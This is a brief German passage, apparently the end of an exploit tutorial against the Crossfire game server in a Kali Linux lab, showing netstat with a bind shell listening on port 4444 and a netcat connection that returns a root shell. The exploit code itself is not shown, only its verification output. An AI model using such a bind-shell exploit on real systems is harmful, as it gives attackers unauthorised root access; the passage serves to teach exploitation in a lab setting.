Nach dem Test sehen wir unser Exploit funktioniert

```
      root@kali:~# netstat -lntp|grep 4444

      tcp
      0
      0.0.0.0:4444
      0.0.0.0:*
      LISTEN

      3398/crossfire

      root@kali:~#
```

```
root@kali:~# nc -v 127.0.0.1 4444
localhost [127.0.0.1] 4444 (?) open
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```